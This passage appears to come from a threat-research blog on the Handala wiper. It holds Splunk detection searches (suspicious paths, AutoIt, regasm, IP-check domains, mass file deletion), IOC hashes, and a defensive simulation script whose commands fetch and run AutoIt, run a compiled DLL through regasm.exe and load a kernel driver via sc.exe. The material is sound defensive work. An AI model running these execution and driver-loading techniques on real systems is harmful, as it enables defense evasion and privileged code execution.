It's important to note that this driver is not inherently malicious. Rather, it's a simple tool designed for a specific memory access task: to access kernel memory and retrieve file names. The driver accomplishes this by using the DeviceIoControl function to receive a memory address, then copying the file name from the FILE_OBJECT at that address and returning it as an output parameter.

This driver may not work with the latest Windows operating systems due to being unsigned and 32-bit. However, it is likely to load properly on older versions of Windows, such as Windows XP, Windows Vista, and early versions of Windows 7 (32-bit).

We pivoted on the sample shared by VirusTotal (9e519211947c63d9bf6f4a51bc161f5b9ace596c2935a8eedfce4057f747b961) and found that this is not the first time this driver has been utilized in campaigns. One artifact that stood out was the debug artifacts path: t:\naveen\pgms\cpp\openfilefinder_src_vc8\listfiledrv\objfre_wxp_x86\i386\ListOpenedFileDrv.pdb

This path leads to samples that are both signed and unsigned. At times, based on upload paths of other samples when pivoting on authentihash or impash, it appears the file is shipped with various different applications. While investigating the driver and DLL, we found the source which confirms the driver's simple functionality: "The only thing the driver does is copy the file name in the kernel memory and pass it to the user mode. Using the function DeviceIoControl, the pAddress is passed to the driver. The driver accepts this address and copies the file name from FILE_OBJECT, setting it in the out parameter of the DeviceIoControl function."

Figure 17: Bring Your Own Vulnerable Driver

Detections

Suspicious Process File Path

The following analytic identifies processes running from file paths not typically associated with legitimate software. It leverages data from EDR agents, focusing on specific process paths within the endpoint data model. This activity is significant because adversaries often use unconventional file paths to execute malicious code without requiring administrative privileges. If confirmed malicious, this behavior could indicate an attempt to bypass security controls, leading to unauthorized software execution, potential system compromise, and further malicious activities within the environment.

```
| tstats `security_content_summariesonly` count values(Processes.process_name)
  as process_name values(Processes.process) as process min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.process_path =
"*\\windows\\fonts\\*"
  OR Processes.process_path = "*\\windows\\temp\\*" OR Processes.process_path =
"*\\users\\public\\*"
  OR Processes.process_path = "*\\windows\\debug\\*" OR Processes.process_path =
"*\\Users\\Administrator\\Music\\*"
  OR Processes.process_path = "*\\Windows\\servicing\\*" OR Processes.process_path
  = "*\\Users\\Default\\*" OR Processes.process_path = "*Recycle.bin*" OR
Processes.process_path
  = "*\\Windows\\Media\\*" OR Processes.process_path = "\\Windows\\repair\\*" OR
Processes.process_path
  = "*\\temp\\*" OR Processes.process_path = "*\\PerfLogs\\*" by
Processes.parent_process_name
  Processes.parent_process Processes.process_path Processes.dest Processes.user |
  `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `suspicious_process_file_path_filter`
```




Figure 18: Detection for Suspicious Process File Path

Executables Or Script Creation In Suspicious Path

The following analytic identifies the creation of executables or scripts in suspicious file paths on Windows systems. It leverages the Endpoint.Filesystem data model to detect files with specific extensions (e.g., .exe, .dll, .ps1) created in uncommon directories (e.g., \windows\fonts\, \users\public). This activity is significant as adversaries often use these paths to evade detection and maintain persistence. If confirmed malicious, this behavior could allow attackers to execute unauthorized code, escalate privileges, or persist within the environment, posing a significant security threat.

```
|tstats `security_content_summariesonly` values(Filesystem.file_path) as
  file_path count min(_time) as firstTime max(_time) as lastTime from
datamodel=Endpoint.Filesystem
  where (Filesystem.file_name = *.exe OR Filesystem.file_name = *.dll OR
Filesystem.file_name
  = *.sys OR Filesystem.file_name = *.com OR Filesystem.file_name = *.vbs OR
Filesystem.file_name
  = *.vbe OR Filesystem.file_name = *.js OR Filesystem.file_name = *.ps1 OR
Filesystem.file_name
  = *.bat OR Filesystem.file_name = *.cmd OR Filesystem.file_name = *.pif) AND (
Filesystem.file_path
  = *\\windows\\fonts\\* OR Filesystem.file_path = *\\windows\\temp\\* OR
Filesystem.file_path
  = *\\users\\public\\* OR Filesystem.file_path = *\\windows\\debug\\* OR
Filesystem.file_path
  = *\\Users\\Administrator\\Music\\* OR Filesystem.file_path = *\\Windows\\servicing\\*
  OR Filesystem.file_path = *\\Users\\Default\\* OR Filesystem.file_path = *Recycle.bin*
  OR Filesystem.file_path = *\\Windows\\Media\\* OR Filesystem.file_path =
*\\Windows\\repair\\*
  OR Filesystem.file_path = *\\AppData\\Local\\Temp* OR Filesystem.file_path =
*\\PerfLogs\\*)
  by Filesystem.file_create_time Filesystem.process_id  Filesystem.file_name
Filesystem.user
  | `drop_dm_object_name(Filesystem)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `executables_or_script_creation_in_suspicious_path_filter`
```




Figure 19: Detection for Executables Or Script Creation In Suspicious Path

Windows AutoIt3 Execution

The following analytic detects the execution of AutoIt3, a scripting language often used for automating Windows GUI tasks and general scripting. It identifies instances where AutoIt3 or its variants are executed by searching for process names or original file names matching 'autoit3.exe'. This activity is significant because attackers frequently use AutoIt3 to automate malicious actions, such as executing malware. If confirmed malicious, this activity could lead to unauthorized code execution, system compromise, or further propagation of malware within the environment.

```
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time)
  as lastTime from datamodel=Endpoint.Processes where Processes.process_name IN
("autoit3.exe",
  "autoit*.exe") OR Processes.original_file_name IN ("autoit3.exe", "autoit*.exe")
  by Processes.dest Processes.user Processes.parent_process_name Processes.process_name
  Processes.original_file_name Processes.process Processes.process_id
Processes.parent_process_id
  | `drop_dm_object_name(Processes)`
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
  | `windows_autoit3_execution_filter`
```

Figure 20: Detection for Windows Autoit3 Execution

Windows Gather Victim Network Info Through Ip Check Web Services

The following analytic detects processes attempting to connect to known IP check web services. This behavior is identified using Sysmon EventCode 22 logs, specifically monitoring DNS queries to services like "wtfismyip.com" and "ipinfo.io". This activity is significant as it is commonly used by malware, such as Trickbot, for reconnaissance to determine the infected machine's IP address. If confirmed malicious, this could allow attackers to gather network information, aiding in further attacks or lateral movement within the network.

```
sysmon` EventCode=22  QueryName IN ("*wtfismyip.com", "*checkip.*", "*ipecho.net",
  "*ipinfo.io", "*api.ipify.org", "*icanhazip.com", "*ip.anysrc.com","*api.ip.sb",
  "ident.me", "www.myexternalip.com", "*zen.spamhaus.org", "*cbl.abuseat.org",
"*b.barracudacentral.org",
  "*dnsbl-1.uceprotect.net", "*spam.dnsbl.sorbs.net", "*iplogger.org*", "*ip-api.com*",
  "*geoip.*", "*icanhazip*") |  stats  min(_time) as firstTime max(_time) as lastTime
count by  Image
  ProcessId QueryName QueryStatus QueryResults EventCode Computer | rename Computer
  as dest
  | `security_content_ctime(firstTime)`
  | `security_content_ctime(lastTime)`
```

Figure 21: Detection for Windows Gather Victim Network Info Through Ip Check Web Services

Detect Regasm with no Command Line Arguments

The following analytic detects instances of regasm.exe running without command line arguments. This behavior typically indicates process injection, where another process manipulates regasm.exe. The detection leverages EDR data, focusing on process names and command-line executions.

```
| tstats `security_content_summariesonly` count FROM datamodel=Endpoint.Processes where
`process_regasm` by _time span=1h  Processes.process_id Processes.process_name
Processes.dest Processes.user Processes.process_path Processes.process
Processes.parent_process_name
| `drop_dm_object_name(Processes)`
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| regex process="(?i)(regasm\.exe.{0,4}$)"
| `detect_regasm_with_no_command_line_arguments_filter`
```




Figure 22: Detection for Regasm with No Command Line Arguments

Detect Regasm with Network Connection

The following analytic detects the execution of regasm.exe establishing a network connection to a public IP address, excluding private IP ranges. This detection leverages Sysmon EventID 3 logs to identify such behavior. This activity is significant as regasm.exe is a legitimate Microsoft-signed binary that can be exploited to bypass application control mechanisms.

```
`sysmon` EventID=3 dest_ip!=10.0.0.0/8 dest_ip!=172.16.0.0/12 dest_ip!=192.168.0.0/16
process_name=regasm.exe
| stats count min(_time) as firstTime max(_time) as lastTime by dest, user, process_name,
src_ip, dest_ip
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `detect_regasm_with_network_connection_filter`
```




Figure 23: Detection for Regasm with Network Connection

Windows High File Deletion Frequency

The following analytic identifies a high frequency of file deletions by monitoring Sysmon Event ID 23 and 26 for specific file extensions. This detection leverages Sysmon logs to track deleted target filenames, process names, and process IDs. Such activity is significant as it often indicates ransomware behavior, where files are encrypted and the originals are deleted.

```
`sysmon` EventCode IN ("23","26") TargetFilename IN ("*.cmd", "*.ini","*.gif", "*.jpg",
"*.jpeg", "*.db", "*.ps1", "*.doc", "*.docx", "*.xls", "*.xlsx", "*.ppt", "*.pptx",
"*.bmp","*.zip", "*.rar", "*.7z", "*.chm", "*.png", "*.log", "*.vbs", "*.js", "*.vhd",
"*.bak", "*.wbcat", "*.bkf" , "*.backup*", "*.dsk", "*.win") NOT TargetFilename IN
("*\\INetCache\\Content.Outlook\\*")
| stats count, values(TargetFilename) as deleted_files, min(_time) as firstTime,
max(_time) as lastTime by user, dest, signature, signature_id, Image, process_name,
process_guid
| rename Image as process
| where count >=100
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_high_file_deletion_frequency_filter`
```




Figure 24: Detection for Windows High File Deletion Frequency

Windows Data Destruction Recursive Exec Files Deletion

The following analytic identifies a suspicious process that is recursively deleting executable files on a compromised host. It leverages Sysmon Event IDs 23 and 26 to detect this activity by monitoring for a high volume of deletions or overwrites of files with extensions like .exe, .sys, and .dll.

```
`sysmon` EventCode IN ("23","26") TargetFilename IN ("*.exe", "*.sys", "*.dll")
| bin _time span=2m
| stats count, values(TargetFilename) as deleted_files, min(_time) as firstTime,
max(_time) as lastTime by user, dest, signature, signature_id, Image, process_name,
process_guid
| rename Image as process
| where count >=100
| `security_content_ctime(firstTime)`
| `security_content_ctime(lastTime)`
| `windows_data_destruction_recursive_exec_files_deletion_filter`
```




Figure 25: Detection for Windows Data Destruction Recursive Exec Files Deletion

Simulation


By simulating techniques employed by the adversary in this real-world campaign, security teams can assess their detection and response capabilities against tactics that have been observed in actual malicious operations. This approach allows organizations to proactively identify gaps in their defenses and improve their overall security posture against current and emerging threats.

To specifically support teams looking to test their defenses against this particular wiper threat, we generated an NSIS script that performs three main Atomic Tests that simulate different techniques that adversaries might use: an AutoIT test, a RegAsm.exe test, and a driver loading test.

You may retrieve the NSIS script here. Below, we'll provide an overview of how each test works.

AutoIt Test

This test demonstrates how an attacker might use AutoIt to run arbitrary scripts on a system.



AutoIt is a scripting language designed for automating Windows GUI and general scripting. It's sometimes misused by attackers to evade detection. The script performs the following steps:

1. Downloads AutoIt from the official website:

```
NSISdl::download "https://www.autoitscript.com/cgi-bin/getfile.pl?autoit3/autoit-v3.zip" "$INSTDIR\autoit-v3.zip"
```

2. Extracts the downloaded AutoIt package:

```
nsExec::ExecToLog 'powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Expand-Archive -Path \"$INSTDIR\autoit-v3.zip\" -DestinationPath \"$INSTDIR\AutoIt\" -Force"'
```


3. Creates a simple AutoIt script:

```
FileWrite $0 'MsgBox(0, "Atomic Message", "hello from Atomic Red Team")'
```

4. Executes the AutoIt script and spawns a message box:

```
ExecWait '"$AutoItExe" "$INSTDIR\atomic_script.au3"'
```

RegAsm.exe Test (T1218.009)



RegAsm.exe is a legitimate Windows tool that can be abused for DLL execution. This test showcases how an attacker might abuse RegAsm.exe to run malicious code. The script does the following:

1. Writes a C# source code file (T1218.009.cs) to disk:

```
!insertmacro T1218_009_CS_CONTENT
```

2. Compiles the C# code into a DLL:


```
nsExec::ExecToLog 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe
/r:System.EnterpriseServices.dll /out:"$INSTDIR\T1218.009.dll" /target:library
"$INSTDIR\T1218.009.cs"'
```

3. Executes RegAsm.exe with the compiled DLL, showcasing in the NSIS Show Details window:

```
nsExec::ExecToLog 'C:\Windows\Microsoft.NET\Framework\v4.0.30319\regasm.exe /U
"$INSTDIR\T1218.009.dll"'
```

Driver Loading Test

This test simulates an attempt to load a malicious kernel driver, which could be used by attackers to gain deep system access.



The script performs these steps:

1. Extracts the driver file:

```
File "/oname=$INSTDIR\driver.sys" "path\to\your\ListOpenedFileDrv_32.sys"
```

2. Attempts to create a service for the driver:

```
nsExec::ExecToLog 'sc.exe create TestDriver type= kernel binPath=
"$INSTDIR\driver.sys"'
```

3. Tries to start the service:

```
nsExec::ExecToLog 'sc.exe start TestDriver'
```

IOCs

File	Hash
96dec6e07229201a02f538310815c695cf6147c548ff1c6a0def2fe38f3dcbc8	update.zip
19001dd441e50233d7f0addb4fcd405a70ac3d5e310ff20b331d6f1a29c634f0	Phishing attachment (pdf)
8316065c4536384611cbe7b6ba6a5f12f10db09949e66cb608c92ae8b69e4d67	OpenFileFinder.dll

Learn More


This blog helps security analysts and Splunk customers enhance their threat detection capabilities and strengthen their defenses against sophisticated malware campaigns like Handala's Wiper. You can implement the detections in this blog in Splunk Enterprise Security using the Splunk Enterprise Security Content Update app. To view the Splunk Threat Research Team's complete security content repository, visit research.splunk.com.

Feedback

Any feedback or requests? Feel free to put in an issue on Github and we'll follow up. Alternatively, join us on the Slack channel #security-research. Follow these instructions if you need an invitation to our Splunk user groups on Slack.

Contributors

We would like to thank Teoderick Contreras, Michael Haag, Jose Hernandez, Nicole Hoffman and Eric Kuhla, Nick Biasini and Cisco Talos for authoring this post and the entire Splunk Threat Research Team for their contributions.



Splunk Threat Research Team

The Splunk Threat Research Team is an active part of a customer’s overall defense strategy by enhancing Splunk security offerings with verified research and security content such as use cases, detection searches, and playbooks. We help security teams around the globe strengthen operations by providing tactical guidance and insights to detect, investigate and respond against the latest threats. The Splunk Threat Research Team focuses on understanding how threats, actors, and vulnerabilities work, and the team replicates attacks which are stored as datasets in the Attack Data repository.

Our goal is to provide security teams with research they can leverage in their day to day operations and to become the industry standard for SIEM detections. We are a team of industry-recognized experts who are encouraged to improve the security industry by sharing our work with the community via conference talks, open-sourcing projects, and writing white papers or blogs. You will also find us presenting our research at conferences such as Defcon, Blackhat, RSA, and many more.

Read more Splunk Security Content.

Related Articles

Security 5 Min Read

Revisiting the Big Picture: Macro-level ATT&CK Updates for 2023

SURGe reviews the latest attacker trends and behaviors with this look at four years of ATT&CK data from some of the largest and most trusted threat reporting sources.

